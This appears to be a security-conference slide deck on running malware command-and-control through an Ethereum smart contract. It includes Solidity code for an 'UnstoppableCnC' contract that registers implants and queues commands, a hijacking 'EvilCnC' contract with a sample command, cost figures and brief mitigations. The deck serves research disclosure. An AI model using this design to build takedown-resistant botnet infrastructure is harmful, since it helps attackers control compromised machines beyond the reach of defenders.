# Transparency on the blockchain.

- [illegible]

# Data leakage and replay attacks

In current implementation, our contract:

- Leaking all:
  - All allowed implants
  - Activated implants and their SessionIds
  - Command sent and replies => Reveal metadata
- Honeypot any implant and Replay any command
  - Just fake any machineld if unregistered
  - Capture sessionId to transfer a registered implant to another machine
  - Get commands and issue command replies on its behalf





# Writing an unstoppable CnC smart contract

## Final attempt: Going dark




```
1 pragma solidity ^0.4.0;
2
3 contract UnstoppableCnC {
4
5 address public owner;
6 string public ownerPubKey;
7 uint public creationTime;
8
9 enum InstanceStates { NotExist, Inactive, Active, Disabled }
10
11 struct Instance{ InstanceStates state; }
12
13 mapping (bytes32 => Instance) public instances;
14
15 /* events triggered by Client */
16 event RegistrationRequest (string machineId);
17 event CommandResult (bytes32 sessionAndMachineIdHash, string commandResult,
18 uint16 cmdId);
19 /* events triggered by Server */
20 event InstanceRegistered (bytes32 indexed instanceHash, string sessionId);
21 event CommandPending (bytes32 indexed instanceHash, string command,
22 uint16 cmdId);
23
24 function UnstoppableCnC (string pubkey) public {
25
26
27
28
29
30
31
32 modifier onlyBy(address _account){
33
34
35 modifier onlyByValidInstanceState(bytes32 instanceHash,
36 InstanceStates state){
```

```
48
49 function registrationConfirmation(bytes32 instanceHash, string sessionId)
50 public onlyBy(owner){
51 instances[instanceHash].state = InstanceStates.Active;
52 InstanceRegistered(instanceHash, sessionId);
53 }
54
55 function uploadWorkResults (bytes32 sessionAndMachineIdHash, string result,
56 uint16 cmdId)
57 public onlyByValidInstanceState(keccak256(msg.sender),
58 InstanceStates.Active) {
59 CommandResult(sessionAndMachineIdHash, result, cmdId);
60 }
61
62 function allowInstance (bytes32 instanceHash)
63 public onlyBy(owner) payable {
64 instances[instanceHash] = Instance({ state: InstanceStates.Inactive });
65 }
66
67 function addWork (bytes32 instanceHash, string command, uint16 cmdId)
68 public onlyBy(owner)
69 onlyByValidInstanceState(instanceHash, InstanceStates.Active) {
70 CommandPending(instanceHash, command, cmdId);
71 }
```

# Takedowns, takeovers

- Blockchain is immutable => Impossible



# Takedowns and Takeovers

- Blockchain is immutable => Impossible
- Unless Hard Fork
- Unless...
- Solidity allows you to shoot yourself in the foot in many ways
  - ... Which leads to takeovers, breaches
  - Dao, Parity multisig
  - Recent study find thousands of vulnerable contracts using byte code analysis\*



# A Small mistake that will ruin your day

a true story...

Let's take a look at how an implant implements the event log filter to watch for new commands:

```
implantAddress='0x...'
eventHash = web3.sha3(encode_hex('CommandPending(bytes32,string,uint16)'))
filter = web3.eth.filter({'topics': [eventHash, implantAddress]})
filter.watch(callback)
```

What's wrong with this?

Let's say someone deploys a new contract:

```
contract EvilCnC {
 event CommandPending (bytes32 indexed instanceHash, string command,
 uint16 cmdId);
 function addWork (bytes32 instanceHash, string command, uint16 cmdId)
 public {
 CommandPending(instanceHash, command, cmdId);
 }
}
```

And then executes it :

```
cmdId = 1
cmd = 'dir /s c:\\' <- command that returns a large data
contract.addWork(implantAddress, cmd, cmdId, transact={'from': someAddress})
```





# A Small mistake that will ruin your day

a true story...

- Well, apparently this caused our listener to trigger...
- Which can lead to
  - Implant to run unauthorized command
  - Implant to return the results to real operator:
    - Spend Ether
    - Reveal implant details
    - Arbitrary data controlled by the attacker...
- Call it a “**side contract attack**”
- Luckily, fix is quite simple:



```
filter = web3.eth.filter({'address': contractAddress, 'topics': [eventHash, implantAddress]})
```

# Overall Cost

Date 01.10.18

gasPrice = 4 Gwei (2x avg tx price)

Avg confirmation time: 56 sec

ETH ~= 89\$

- Constant Costs

| Tx Type                                                    | Gas used  | Cost ETH  | Cost USD\$ |
|------------------------------------------------------------|-----------|-----------|------------|
| Contract Deploy                                            | 1,159,541 | 0.0046392 | 0.412      |
| Initial implant registration (Registration + confirmation) | 63,602    | 0.00025   | 0.022      |

- command roundtrips – Varies with data size

|                          |           |         |      |
|--------------------------|-----------|---------|------|
| Command 32b, Result 256b | 79,472    | 0.00032 | 0.02 |
| Command 32b, Result 8Kb  | 683,619   | 0.00261 | 0.23 |
| Command 32b, Result 20Kb | 1,634,943 | 0.00642 | 0.57 |



Cost per byte is ~ 80 gas (0.00000032\$)

- Even If we put commands and results off chain and only put a 256b hash:

|                           |        |        |        |
|---------------------------|--------|--------|--------|
| Command 256b, Result 256b | 99,216 | 0.0004 | 0.0356 |
|---------------------------|--------|--------|--------|

- Yearly cost (Avg 3 commands / day) per implant: 39\$**

# Demo Time!













# Blockchain: The Ultimate Infrastructure?

- Secure communications ?
- High availability ?
- Scalable ?
- Authentication ?
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

# Blockchain: The Ultimate Infrastructure?

- Secure communications 
  - State-of-the-art P2P network (thousands of nodes)
  - Fully encrypted wire protocol
- High availability 
- Scalable 
- Authentication 
- Anonymity 
- No data leakage 
- Takedown resistant 
- Takeover resistant 
- Low operational costs 

# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
  - Thousands of peers around the globe. Blocking means no service.
  - Blockchain is immutable. Contract cannot be modified once deployed
- Scalable ?
- Authentication ?
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable 🤔
  - Infrastructure can support any number of nodes
  - Ethereum network has a scaling problem - Transaction times are getting higher (avg 2 min)
  - Implant must be uniquely generated (needs a wallet per instance)
  - Implant Footprint - even with "light node" - is high (in cpu, disk and mem)
- Authentication ?
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?



# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
  - Blockchain guarantees implant accounting to be correct
  - Registration process ties implant to destination machine
  - Control over wallet and generated sessionId guarantee protection from request forgery and replay attack
- Anonymity ?
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
  - No way to know which node a transaction was transmitted from
  - Hard to know who's behind a wallet address
- No data leakage ?
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
  - Blockchain data is public, but encryption and address hashing solves the problem
  - All that can be known is list of addresses that interacted with the contract
  - And the contract byte code
  - Single implant can be reversed to extract all config – but not further leakage!
- Takedown resistant ?
- Takeover resistant ?
- Low operational costs ?

# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓
  - Decentralized - No governing authority (In theory...)
  - Contract cannot be killed (If code was well proofed)
- Takeover resistant ?
- Low operational costs ?



# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓
- Takeover resistant ✓
  - Blockchain guarantee only operator can control contract (unless he shot himself in the foot...)
- Low operational costs ?

# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓
- Takeover resistant ✓
- Low operational costs ✗
  - Ether today is way too expensive! Alternative chains? (Cardano, NEO and EOS, Ethereum Classic)
  - No flat cost. paying for every byte sent on chain
  - Some Ether must be sent with each implant - Risk!

# Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓
- Takeover resistant ✓
- Low operational costs ✗ (But, is it?)



# Mitigation?

- A: Block the entire Ethereum network

OR

- B: Use Custom node with blacklists
  - Allow only connections from custom nodes in firewall

# Finally...

- POC repo:  [github.com/platdrag/UnblockableChains](https://github.com/platdrag/UnblockableChains)
- Contract is at *0x634f5758102A6b78DAd736307F72dAAE868Bf713* on Rinkeby Testnet
  - <https://www.rinkeby.io/#explorer>
- Demo video: [youtu.be/JLUM2BbzBqs](https://youtu.be/JLUM2BbzBqs)
- Follow me on : **@platdrag** or **#UnblockableChains**
- Feedback:  **OmerZohar@gmail.com**

